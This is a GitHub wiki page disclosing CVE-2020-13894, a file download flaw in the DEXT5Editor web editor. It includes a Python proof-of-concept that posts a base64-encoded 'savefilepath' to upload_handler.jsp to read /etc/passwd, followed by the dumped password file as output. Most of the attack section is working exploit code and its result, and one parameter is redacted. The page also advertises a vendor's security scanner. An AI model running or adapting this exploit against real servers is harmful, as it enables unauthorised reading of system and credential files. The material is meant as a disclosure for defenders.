File Download vulnerability in DEXT5Editor 3.5.1402961 by xcuter

Jump to bottom

kbgsft edited this page on Jun 16, 2020 · 2 revisions

1. Summary


- DEXT5 Editor is a popular HTML5-based web editor in Korea.
- DEXT5 Editor 3.5.1402961 and earlier version allows an attacker to download arbitrary files from the target server via specially crafted HTTP requests. When upload_handler.jsp is requested, it can be downloaded by manipulating some parameters such as "savefilepath".
- CVE : CVE-2020-13894

2. Payloads

- savefilepath--> {filepath you want}
- and some encryption


3. Proof

- vulnerable version : 3.5.1402961(latest) and earlier
- exploit code



```
#!/usr/bin/python
import requests
import base64

def e(s) :
  r = base64.b64encode(s)
   return base64.b64encode("R"+r)

Dext5_Handler = "http://victim/dext5editor/handler/upload_handler.jsp"

Req_Body = {
  "pe":"1",
  [redacted]": e[redacted]"),
  "savefilepath": e("/etc/passwd")
}

print requests.post(Dext5_Handler, data = Req_Body).text.encode('utf-8')

```

- exploit result



```
D:₩>exp.py
root:x:0:0:root:/root:/bin/bash
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev
/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
libstoragemgmt:x:998:997:daemon account for libstoragemgmt:/var/run/lsm:/sbin/no
login
abrt:x:173:173::/etc/abrt:/sbin/nologin
chrony:x:997:996::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
saslauth:x:996:76:"Saslauthd user":/run/saslauthd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
unbound:x:995:995:Unbound DNS resolver:/etc/unbound:/sbin/nologin
pcp:x:994:994:Performance Co-Pilot:/var/lib/pcp:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/var/lib/oprofile:/
sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
systemd-bus-proxy:x:993:992:systemd Bus Proxy:/:/sbin/nologin
```

4. How to find this vulnerability?

- The "Web Security Checker" automatically diagnoses vulnerabilities in web services. It can diagnose the following vulnerabilities : SQL Injection, XSS, LFI, RFI, SSRF, File Upload, File Download, XXE, Command Injection, File management, Direcroty Listing, Source Code Disclosure, URL Redirection, Insecure SSL/TLS, Mixed Content, Specific Vulnerabilities(CVE ShellShock, etc.)
- This vulnerability will be updated soon.
- > https://www.ncloud.com/product/security/webSecurityChecker

5. Discoverer

- Kang Bong Goo(xcuter) in NBP(NAVER BUSINESS PLATFORM)
- Security Engineer

- Service : https://www.ncloud.com, https://www.naver.com

Pages 2

Find a page...

Clone this wiki locally

```
https://github.com/kbgsft/vuln-dext5editor.wiki.git
```